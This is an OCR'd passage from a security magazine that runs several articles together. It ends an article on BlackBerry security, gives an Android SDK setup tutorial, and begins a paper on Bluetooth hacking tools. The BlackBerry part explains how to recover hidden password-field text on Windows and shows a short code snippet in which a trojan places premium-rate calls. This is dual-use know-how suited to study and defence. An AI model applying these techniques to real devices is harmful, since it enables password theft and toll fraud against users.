DEVICE PASSWORD	It's super secret password!!

Change options for synchronizing email messages and organizer data.

Synchronize your certificates and private keys.

Device Password Required


Device: USB-PIN: 20ED5856
Please enter your device password (2/10).

Password: It's super secret password!!

Figure 9. *Attacking BlackBerry Device Manager*

Recalling knowledge about system messages and system object answers to us that edit box is a simple field for typing characters ~32k in length with a *passwordchar* property. It has default #0 value or NULL or \0. Other masking character could be a black circle or asterisk or anything else. 0x25CF is unicode character of black circle. Every system object like modal window or textbox responds to API subroutine such as SendMessage or PostMessage. Both subroutines send the specified message to a window or windows. But if you need to post a message in the message queue associated with a thread you should use the PostMessage function. Parameters' syntax is the same. First parameter is (Type: HWND) a handle to the window whose window procedure will receive the message. Second parameter is (Type: UINT) a message to be sent. Other two parameters (Type: WPARAM, Type: LPARAM) represent an additional message-specific information. It's easy to guess that we need in WM_GETTEXT (0x000D) message because it copies the text that corresponds to a window into a buffer provided by the caller. However, if the editbox is masked you can't copy text, because you get a NULL-pointer. Well then do unmask, copy and mask again.

In 2003 a MS Windows PostMessage API Unmasked Password Weakness was found. Declared affects for MS Windows 2000, XP and could effectively allow unmasked passwords to be copied into a user's clipboard or other buffer. EM_SETPASSWORDCHAR (Type UINT, Message) messages sets the password mask character in password edit box controls. PostMessage may be abused in combination with EM_SETPASSWORDCHAR messages to cause an unmasked password to be placed into a buffer which could potentially be accessed through other means by an unauthorized process. The unmasked password can be copied while this is occurring. If we try to use this code in Vista or Windows 7 we get nothing, because it's more correct to set system hook in owner address space via loading a DLL-Cather. But at this rate you should know OS version, right? Roughly, we need a so called Major Version to distinct XP and Seven. Most of this repeats previous



Visa Virtual...

Visa

Exp.
Visa Virtual QIWI

+79651470206
Notes:

Figure 8. *Screen of BlackBerry Wallet*


Form1

OS Version	Windows Vista, Windows Server Longhorn or Windows Seven
DEVICE PIN	Device: BlackBerry [Pin: 20ED5856]
PASS ATTEMPTS	Please enter your device password (1/10).
DEVICE PASSWORD	It'$ a NeW SuPeR SECret P@sSwORD!!!!

Device Password Required

Device: BlackBerry [Pin: 20ED5856]
Please enter your device password (1/10).

Password: It'$ a NeW SuPeR SECret P@sSwORD

Figure 10. *Attacking BlackBerry Desktop Software*

Listing 1. *FaceBook Additional Info*

```
FaceBook Additional Info
Friendly name: Facebook
Description: Facebook?® for BlackBerry?® smartphones makes it even easier to connect and share while you're on
                the go...
Version: 2.0.0.37
Vendor: Research In Motion Limited
Copyright: (null)
```

Listing 2. *FaceBook Additional Info*

```
PhoneArguments phoneArgs = new PhoneArguments(PhoneArguments.ARG_CALL, premium_number);
Invoke.invokeApplication(Invoke.APP_TYPE_PHONE, phoneArgs);
```

parts when you deal with BlackBerry Desktop Manager. You can filter by application name or etc to gain access to type the password. Three HwndWrapper as class-name text were presented in my article to catch back-up-password as some kind of extended filters (Figure 9 and 10).

Most of these attacks filled forensics article (*To Get Round To The Heart Of Fortress*, Hakin9 Extra, August 2011). This article discovered problem with antiforensic methods especially when we talk about live forensics. As example, we can extract device information, hardware Id, PIN, OS Version, some more applications like a facebook (Listing 1).

Using live methods we are able to extract Address Book, Calendar Events, Call History, Browser history and bookmarks, Memos and Tasks, Screen-shots, Camera-shots, Videocamera-shots, Clipboard, Location tracking (cell, wifi, gps, bluetooth), SMS/MMS/Emails, Pictures, Videos, Voice notes, and other file, IMs, etc. BlackBerry EXIF-Picture information tells you about file-name, details of camera e.g. RIM BlackBerry Torch as name, DateTime, Resolution or GPS. Also, you can find saved IM history (even BBM) on internal storage or SD-storage. All files filled IM history has a simple CSV-format: Date/Time, ID Sender, ID Receiver, and Data.

The security conference InfoSecurity Russia 2011 mentioned several API to protect from forensics analyzing in point of emails and PIN. It reconstructs PIN or email message with any property of flag, such received, rejected, read, delivered and etc. Idea consists in simulating a lot of messages to water down the purport of the proof thread.

To imagine how many type of information your device owns just look above. And it's only personal data. There many trojans that steal money by calling to Antarctica or Dominican Republic. If every call costs at least $3 per minute, then one compromised device can lead to $10k per month. Don't forget that developing is easy and needs to be compact. Look a Listing 2.

Whereas `premium_number` is a string and PhoneArguments may used by default.

However, BlackBerry Enterprise Solution has several powerful rules to manage with emails, phone numbers or sms/mms. Administrator can add rules like `+7r` to disallow incoming or outcoming calls (or both types) to Russian Federation. The same with emails despite of spam filtering.

The idea was to highlight the failure of group policy such as I have discussed it. Some of them are obvious if you're an Android user. When users try to download any application or game a permission request asking to allow it to install BlackBerry is quite contrary but if you allow sms or email permission to application and you activate any possible action in relation to message like deleting, creating, reading, intercepting and etc. while Amazon (AWS) The Cloud has feature to control in custom policy mode any possible API declared as a developer API.

YURY CHEMERKIN

Graduated fromRussian State University for the Humanities (http://rggu.com/) in 2010. At present postgraduate at RSUH. Information Security Researcher since 2009 and currently works as a mobile and social infosecurity researcher in Moscow.

Experienced in Reverse Engineering, Software Programming, Cyber & Mobile Security Researching, Documentation, Security Writing as regular contributing. Now researching Cloud Security and Social Privacy.

E-mail:

yury.chemerkin@gmail.com (yury.chemerkin@facebook.com)

Facebook: www.facebook.com/yury.chemerkin

LinkedIn: www.linkedin.com/in/yurychemerkin

How To Develop In Android?

Android is an open source mobile operating system whose number of supporters are continually increasing. Since it is open source and widely supported you can work on it on almost any platform. For this reason android development is more attractive than development in other mobile systems. To prepare our development environment we should first we should choose an IDE (Eclipse,Netbeans..) I'll keep describing based on the assumption that Eclipse is chosen.

If you are new Android SDK ;
You can visit *http://developer.android.com/sdk/index.html* and select the android sdk suitable for your operating system and start downloading. If you are using Windows please download installer_r12-windows.exe. When the download is completed, you can run the Android SDK Setup Tool and click next. If you haven't installed this before you will see screen below (Figure 1).

It means Java Development Kit(JDK) was not found your system. If you don't install JDK, you won't be able to develop anything with java, so click the button and go to java.oracle.com Dowloads-> Java for Developers->JDK 7. Once you follow these steps, choose your OS and download jdk.Run jdk. Keep the default options and click next in each screen. When installation is completed you will see following screen (Figure 2).

You can see the default directory where the JDK was installed. Then click next. Once the JDK installation is finished you see the screen below (Figure 3).

Then we can return Android SDK Setup Tool (Figure 4).


Now that the system found the jdk version, click next to complete the installation.When you complete SDK installation you will see below (Figure 5).

This is Android SDK and AVD Manager.Select the checkbox "Accept all"since this is the first installation and we would like to install all the examples and all of the sdks.Next click install (Figure 6).

When adb restarts you can click yes (Figure 7).

After all of this you can dowload an ide.

(Eclipse,Netbeans..).Chose Eclipse and click *http://www.eclipse.org/downloads/* it must be eclipse 3.5 and higher. I recommended the Eclipse Classic 3.7 version.


Android SDK Tools Setup


Java SE Development Kit
Detect whether Java SE Development Kit is installed.

Java SE Development Kit (JDK) not found.

Android SDK relies on the Java SE Development Kit (JDK).
Go to http://java.oracle.com > Downloads > Java SE > JDK to download and install a JDK before continuing.

Note: A Java Runtime (JRE) is not enough to develop for Android.

Figure 1. *Java Installation*


Java Setup - Destination Folder

Install to:
C:\Program Files\Java\jre7\

Figure 2. *Java Installation*




Figure 3. *Complete installation of JDK*




Figure 4. *SDK Setup tool*




Figure 5. *SDK installation complete*




Figure 6. *AVD Manager*




Figure 7. *ADB after restart*




Figure 8. *URL location*




Figure 9. *SDK directory*




Figure 10. *Xml, test and android files*




Figure 11. *Selecting version of Android*




Figure 12. *Package directory*




Figure 13. *Finished application*




Figure 14. *Finished application*




Figure 15. *Extension of an android project*




Figure 16. *Extension of an android project*




Figure 17. *Finished project*




Figure 18. *Finished project*

After you download eclipse ,unzipit and run the install exe and you will see following screen (Figure 7).

This is the path your PC will have eclipse installed to. If you want to install eclipse in different directory other than the default you can click browse and chose a different path. Now we will connect the android sdk to eclipse.

Downloading the ADT Plugin.

Open your Eclipse and click Help ->Install new software and click “Add” button.In the Add Repository dialog that appears, enter „ADT Plugin” for the Name and the following URL is *https://dl-ssl.google.com/android/eclipse/* and click the OK button.

If you have trouble acquiring theplugin, try using „http” in the Location URL, instead of „https”. We are using “https” for security concerns (Figure 8).

Then select developer and select all then next. Accept the license and click next.

In the Available Software dialog, select the checkbox next to Developer Tools and click Next.In the next window, you’ll see a list of the tools to be downloaded. Click Next.Read and accept the license agreements, then click Finish.When the installation is completed, restart Eclipse.

Configuring the ADT Plugin

After you’ve successfully downloaded the ADT plugin as described above, the next step is to modify your ADT preferences in Eclipse and to point to the Android SDK directory: Select Window > Preferencesto open the Preferences panel (Figure 8).

Select Android from the left panel.

For the SDK Location in the main panel, click Browse. And locate your downloaded SDK directory (Figure 9).

Click Apply, then OK. Now we are ready to start coding.

We can see all suitable applications in following screen .You will see Android, Test and the xml file (Figure 10). If you don’t have an android device, you can use the virtual device to test your Android project. You can create virtual devices under Windows ->Android SDK an AVD manager and virtual devices and click new name: DuygusDevice (you cannot insert any space or character in name). When you click the target you can see which android version to install. We can select Android 2.2.You can select any other android version. You can select Android 3.0 but when you develop an application for Android 3.0 you will be limiting the number of people who can currently use your application (Figure 11).

And click avd and select the Virtual device resolution .

Now we can create a project. *File->New->Other->Android Project and Next*

Project Name=Hackin9

Sdk= you must select same version with Virtual device so we select android2.2

Package:com.duygu.hackin9 (Figure 12)

And click *finish*.

Hereis our first application (Figure 13, 14).

Run Project

The project loads into the emulator. Extensions of an android project are.apk. (Figure 15, 16).

In this tutorial, we learned how we can setup our development environment for Android.


DUYGU KAHRAMAN

is an android developer at one of the telecommunication companies in Turkey. She is working with innovation projects in research and development department. Duygu is writing news about android for android site. Also she is a volunteer android trainer and entrepreneur. In the past she worked for Microsoft and IBM, but she decided to go on with her android development career. She wants to start her own mobile development company. She gratuated from Istanbul Commerce University.

a d v e r t i s e m e n t

OWASP Foundation

“We help protect critical infrastructure one byte at a time”



- **140+** Checklists, tools & guidance
- **150** Local chapters
- **20,000** builders, breakers and defenders
- **Citations:** ***NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA*** and more..

Learn More: http://www.owasp.org

Bluetooth Hacking Tools

We will be examining: (1) mechanisms with which to attack Bluetooth-enabled devices; (2) briefly describing the protocol architecture of Bluetooth; (3) briefly describing the Java interface that programmers can use to connect to Bluetooth communication services; and (4) providing a detailed example of two attack tools, Bloover II and BT Info.

Bluetooth (BT) wireless communication technology is meant to be a universal, standard communications protocol for short-range communications, intended to replace the cables connecting portable and fixed electronic devices (Bluetooth SIG, 2008a). Operating in the 2.4 GHz range, Bluetooth is designed to allow wire-free communication over a range of short-haul distances in three power classes, namely, short range (10-100 cm), ordinary range (10 m), and long range (100 m) (Sridhar, 2008). Cell phones, personal digital assistants (PDAs), and smart phones are a few of the devices that commonly use Bluetooth for synchronizing email, sending messages, or connecting to a remote headset (Mahmoud, 2003a). What are less well known to users of Bluetooth devices are the risks that they incur due to various vulnerabilities of the technology. Bluehacking, bluejacking, marphing, bluesniping, and bluesnaffting are just a few of the names given to the act of hacking a device via Bluetooth (Laurie, Holtmann, & Herfurt, 2006). In this paper, we will discuss the technology needed to hack a cell phone, some of the tools, and precautions that users can take to help protect their Bluetooth devices.

Figure 1 shows a diagram of the Bluetooth protocol stack in order to show the various attack vectors. The protocol layers of particular interest in this paper are:

Logical Link Control and Adaptation Protocol (L2CAP): Provides the data interface between higher layer data protocols and applications, and the lower layers of the device; multiplexes multiple data streams; and adapts between different packet sizes (Hole, 2008a, 2008d; Sridhar, 2008).

Radio Frequency Communications Protocol (RFCOMM): Emulates the functions of a serial communications interface (e.g., EIA-RS-232) on a computer.


